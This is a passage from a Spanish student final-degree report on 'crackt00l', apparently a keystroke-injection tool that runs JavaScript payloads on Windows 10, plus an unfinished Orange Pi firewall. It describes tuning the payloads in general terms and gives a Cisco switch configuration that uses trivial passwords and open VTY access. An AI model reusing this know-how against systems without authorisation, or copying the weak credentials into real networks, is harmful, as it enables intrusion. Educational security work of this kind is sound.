Además, cuando quisimos modificar el código para solucionar estos problemas, nos dimos cuenta que la página estaba escrita *node.js* un lenguaje de programación que nosotros aún no habíamos usado nunca, así que para solucionar los errores que nos daba tuvimos que investigar como funciona este lenguaje.

Tras mucha investigación, pudimos solucionar el error de forma muy sencilla:

- Como el error se encontraba en las rutas que venían escritas por defecto, lo único que tuvimos que hacer fue cambiar estas rutas por el *path* en el que se encuentran en nuestra herramienta.

Redacción de los scripts

Problema

Otro de los obstáculos que hemos encontrado a lo largo del proyecto, ha sido la redacción de los scripts puesto que para poder ser ejecutados en esta herramienta, deben ser escritos en una variante de javascript en la que no se pueden usar la mayoría de los formatos tradicionales para este lenguaje.

Solución

Puesto que para este tipo de codificación no hay mucha información, con lo que tuvimos que basarnos en los ejemplos ya preexistentes para poder desarrollar nuestros propios programas.

Además, también tuvimos que investigar cómo realizar cambios en las configuraciones de windows desde el terminal, ya sea *cmd* o *powershell*, puesto que no lo hemos trabajado en clase, usamos Linux, ni tampoco nos habíamos visto en la necesidad de aprender a usarlos hasta el momento.

Una vez hecha la investigación necesaria, pudimos empezar a redactar nuestros payloads en javascript, así como los scripts complementarios que sean necesarios en otros lenguajes de programación como ps1 (powershell) o bash.

Ejecución de los payloads

Problema

Una vez pudimos solucionar todos los problemas con la interfaz web y con la redacción de nuestros payloads, aparecieron nuevos errores con la ejecución de algunos de los scripts, especialmente, aquellos destinados a realizarse en Windows 10, por ejemplo:

- No se seleccionaban las pestañas que queríamos.
- Dependiendo de la versión de Windows algunos de los comandos no eran aceptados.
- Se escribía el código más rápido de lo que se soporta o alguna de las “teclas” no se cogía de forma adecuada.

Solución

Tras revisar todos los scripts que se debían ejecutar en Windows 10 y compararlos con los problemas que nos salieron, vimos que la forma más fácil y efectiva de solucionar los errores que tenían los scripts eran:

- Usar comandos más genéricos, para así asegurar que se puede ejecutar el payload en cualquier dispositivo que use Windows 10.
- Reducir la velocidad de tipeo de la herramienta para los scripts que daban problemas.
- Poner temporizadores entre comandos del fichero *.js* para garantizar que no se ejecuta una orden hasta que la anterior se ha finalizado.

Orange Pi

Paralelamente al desarrollo de la “crackt00l”, también quisimos crear un firewall físico con una placa llamada Orange Pi R1 Plus.



Figura 17: Estructura de la red.

El firewall habría estado configurado con iptables y ejecutado dentro de la herramienta en el sistema operativo OpenWRT, utilizado comúnmente en routers y switches.
El modo de actuar de esta herramienta habría sido capturar el tráfico con port mirroring (para lo cual configuramos un switch de Cisco), y, posteriormente, ejecutar los comandos de iptables necesarios.

Para configurar el switch hicimos lo siguiente:

```
Switch> enable

Switch# configure terminal

Switch(config)# hostname SW-OrangePi

SW-OrangePi(config)# enable password cisco
SW-OrangePi(config)# enable secret class
SW-OrangePi(config)# service password-encryption

SW-OrangePi(config-vlan)# vlan 1
SW-OrangePi(config-vlan)# exit

SW-OrangePi(config)# interface vlan 1
SW-OrangePi(config-if)# ip address 172.20.16.179 255.255.255.0
SW-OrangePi(config-if)# no shutdown
SW-OrangePi(config)# exit
SW-OrangePi(config)# ip default-gateway 172.20.16.1

SW-OrangePi(config)# line vty 0 4
SW-OrangePi(config-line)# password cisco
SW-OrangePi(config-line)# no access-class 23 in
SW-OrangePi(config-line)# transport input all
SW-OrangePi(config-line)# login
```

```
SW-OrangePi(config-line)# exit

SW-OrangePi(config)# copy running-config startup-config
SW-OrangePi(config)# interface FastEthernet0/19
SW-OrangePi(config-if)# switchport
SW-OrangePi(config-if)# switchport access vlan 10
SW-OrangePi(config-if)# switchport mode access
SW-OrangePi(config-if)# spanning-tree portfast
SW-OrangePi(config-if)# exit

SW-OrangePi(config)# interface FastEthernet0/20
SW-OrangePi(config-if)# switchport
SW-OrangePi(config-if)# switchport access vlan 10
SW-OrangePi(config-if)# switchport mode access
SW-OrangePi(config-if)# spanning-tree portfast
SW-OrangePi(config-if)# exit

SW-OrangePi(config)# monitor session 1 source interface FastEthernet0/19
SW-OrangePi(config)# monitor session 1 destination interface FastEthernet0/20
```

Además de esto, el firewall habría contado con una interfaz web con la cual se podría monitorizar la red. Esto habría sido posible utilizando un contenedor de Docker llamado Netdata, que actúa en el puerto 19999.

El contenedor se inicia con este comando:

```
docker run -d --name=netdata \
 -p 19999:19999 \
 -v /etc/passwd:/host/etc/passwd:ro \
 -v /etc/group:/host/etc/group:ro \
 -v /proc:/host/proc:ro \
 -v /sys:/host/sys:ro \
 -v /var/run/docker.sock:/var/run/docker.sock:ro \
 --cap-add SYS_PTRACE \
 --security-opt apparmor=unconfined \
 netdata/netdata
```

La razón por la que no llevamos a cabo este proyecto es que, debido a un problema de hardware, la herramienta no obtenía acceso a internet, por lo que no podíamos descargar el software necesario para configurar los servicios que estaban previstos para poder llevar a cabo las funciones que deseábamos.

Conclusiones

Como conclusión nos gustaría destacar que nos ha resultado realmente muy curioso haber tenido la posibilidad de desarrollar un proyecto de este tipo y calibre, ya que anteriormente no habíamos elaborado ningún trabajo similar y menos de un tema que nos interesaba desde hacía ya mucho tiempo y que no nos veíamos capaces de poder llevarlo a cabo.

Por otro lado, al decidir desde un inicio realizar una herramienta de código libre y gratuita para que cualquier fanático o fanática de la informática que quisiera ampliar sus conocimientos en el campo de la ciberseguiridad y hácking ético pudiera usarla, siempre respetando la privacidad de la gente y usar esta herramienta con autorización previa de quien va a ser la “víctima”; decidimos colgar el código usado en nuestro proyecto en Github, bajo el repositorio con el nombre THC, y al cual se puede acceder desde el siguiente link: THC

Consideramos que este trabajo nos ha sido de ayuda para formarnos y profundizar más en el campo de la ciberseguridad, y nos ha motivado para seguir aprendiendo sobre este campo en constante crecimiento y desarrollo del cual, tras dos años de aprendizaje, formamos parte.

Para acabar, queremos recordar esta famosa cita de Alan Turing, el padre de la informática moderna:

“Sólo aquellos que pueden imaginar cualquier cosa, pueden crear aquello que es imposible.”

- **Alan Turing**

Líneas de futuro

Por la relativa novedad de este tipo de proyectos en el entorno de la ciberseguridad, así como por el carácter transversal de su alcance, frente al cierre de este trabajo de final de grado se nos abren un considerable número de futuras líneas de investigación, agrupadas según el siguiente esquema:

1. Respecto a la gestión en general
2. Respecto a la creación de nuevos scripts
3. Respecto a mejoras del sistema

Respecto a la gestión en general

Tal y como se comentaba al inicio de este trabajo de final de grado, la idea de de esta herramienta es que sea de código abierto para que cualquier aficionado a la ciberseguridad, pueda mejorarla y adaptarla a sus necesidades, por lo tanto, se seguirá mejorando la herramienta, no sólo nosotros dos, sino también con la ayuda de todos estos entusiastas que quieran hacer este proyecto aún más útil y personalizable.

Respecto a la creación de nuevos scripts

Debido a que la informática actual está en constante evolución y desarrollo, adaptaremos nuestros scripts a las condiciones en las que se encuentren los sistemas operativos y dispositivos, siempre manteniendo los payloads a la actualidad informática.
Además, seguiremos desarrollando nuevos programas para poder realizar una cantidad superior de tareas sin necesidad de gastar tiempo innecesariamente, como por ejemplo, la automatización de la configuración en servidores dhcp.

Respecto a las mejoras del sistema

Al tratarse de una herramienta en desarrollo, aún se deben implementar mejoras en ciertos aspectos que debido al escaso tiempo para poder desarrollar este proyecto, no se han podido aplicar, pero que se implementarán a lo largo de los próximos meses.

Webgrafia

Conectar la raspberry pi a internet :
https://github.com/RoganDawes/P4wnP1_aloa/issues/64#issue-399147130
Consultado el 05-05-2021]

JavaScript Tutorial:
https://www.w3schools.com/js/
[Consultado el 10-05-2021]

Tutorial de Node.js:
https://www.w3schools.com/nodejs/
[Consultado el 10-05-2021]

Tutorial de instalación de OpenWRT:
https://www.youtube.com/watch?v=I9YsGUOwV_c
[Consultado el 10-05-2021]

Descarga de las imágenes para el sistema operativo de Orange Pi:
http://www.orangepi.org/downloadresources/
[Consultado el 10-05-2021]

Manual de iptables:
https://linux.die.net/man/8/iptables
[Consultado el 14-05-2021]

Explicación del símbolo “$” en bash:
https://stackoverflow.com/questions/5163144/what-are-the-special-dollar-sign-shell-variables
[Consultado el 17-05-2021]

Tutorial de túneles ssh:
https://www.ssh.com/academy/ssh/tunneling/example
[Consultado el 18-05-2021]

Iniciación a la línea de comandos de powershell:
https://programminghistorian.org/es/lecciones/introduccion-a-powershell
[Consultado el 19-05-2021]

Introducción a cmd (MS/DOS):
https://www.abrirllave.com/cmd/
[Consultado el 19-05-2021]

Ejecución de cmd como administrador desde “Ejecutar”:
https://superuser.com/questions/203068/have-windows-run-dialog-run-as-admin
[Consultado el 20-05-2021]

Vídeo sobre técnicas de hacking web:
https://www.youtube.com/watch?v=roG3r5tNWOU&t=1075s
[Consultado el 20-05-2021]

Uso de la herramienta “setoolkit”:
https://linuxhint.com/kali-linux-set/
[Consultado el 21-05-2021]

Uso del comando echo en Windows 10:
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/echo
[Consultado el 22-05-2021]

Web de dibujo en píxeles:
https://www.pixilart.com/draw?ref=home-page
[Consultado el 25-05-2021]

Manual de la funcion shell_exec de php:
https://www.php.net/manual/es/function.shell-exec.php
[Consultado el 27-05-2021]